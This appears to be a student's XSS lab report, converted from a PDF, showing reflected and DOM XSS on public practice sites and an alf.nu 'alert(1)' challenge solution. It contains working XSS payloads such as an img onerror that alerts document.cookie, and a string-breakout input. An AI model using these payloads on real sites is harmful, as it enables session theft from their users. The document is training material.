# Lab 5

## 1.How secure coding related to XSS?

By using Secure Coding we can keep our website secure from many types of payloads which can cause data loss.

2.Rxss on demo website

3.Stored xss on demo website

Not secure | brutelogic.com.br/tests/sinks.html?name=18BCN7106<img%20src=x%20onerror=alert(document.cookie)>

brutelogic.com.br says

OK

Hello, 18BCN7106!

Waiting for brutelogic.com.br...

4.DOM xss on demo website

xss-doc.appspot.com/demo/1?content=<img+src%3Dx+onerror%3D"alert%28document.cookie%29%3B"&action=sign

xss-doc.appspot.com says

SessionID=123412341234

OK

BlathrBox Blabber with your friends

Clear all posts

You
Wed Feb 24 2021 17:23:04 GMT+0530 (India Standard Time)

Welcome!

This is your *personal* stream. You can post anything you want here!

You
Wed Feb 24 2021 17:23:13 GMT+0530 (India Standard Time)

asdas

You
Wed Feb 24 2021 17:23:23 GMT+0530 (India Standard Time)

Share status!

5.Solution of alf.nu/alert1

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

Input 12

```
");alert(1,"
```

Output Win!

```
<script>console.log("");alert(1,"");</script>
```

Rate this level: ★★★★★

User		Score	Browser
... ShabbyMe		? 0	Firefox/77
geniusmaster33 don't worry about less than 12 its a hack		? 4	Chrome/86
jay 123		? 11	Chrome/86
Girish		12	Chrome/88
ma		? 12	Chrome/88
Kyzer 12		? 12	Firefox/84
aaa 123		? 12	Chrome/87
OvO How less ummm		? 12	Chrome/87
-_- rick roll		? 12	Chrome/88
123 How less?		? 12	Chrome/87

Warmup (12)
Adobe
JSON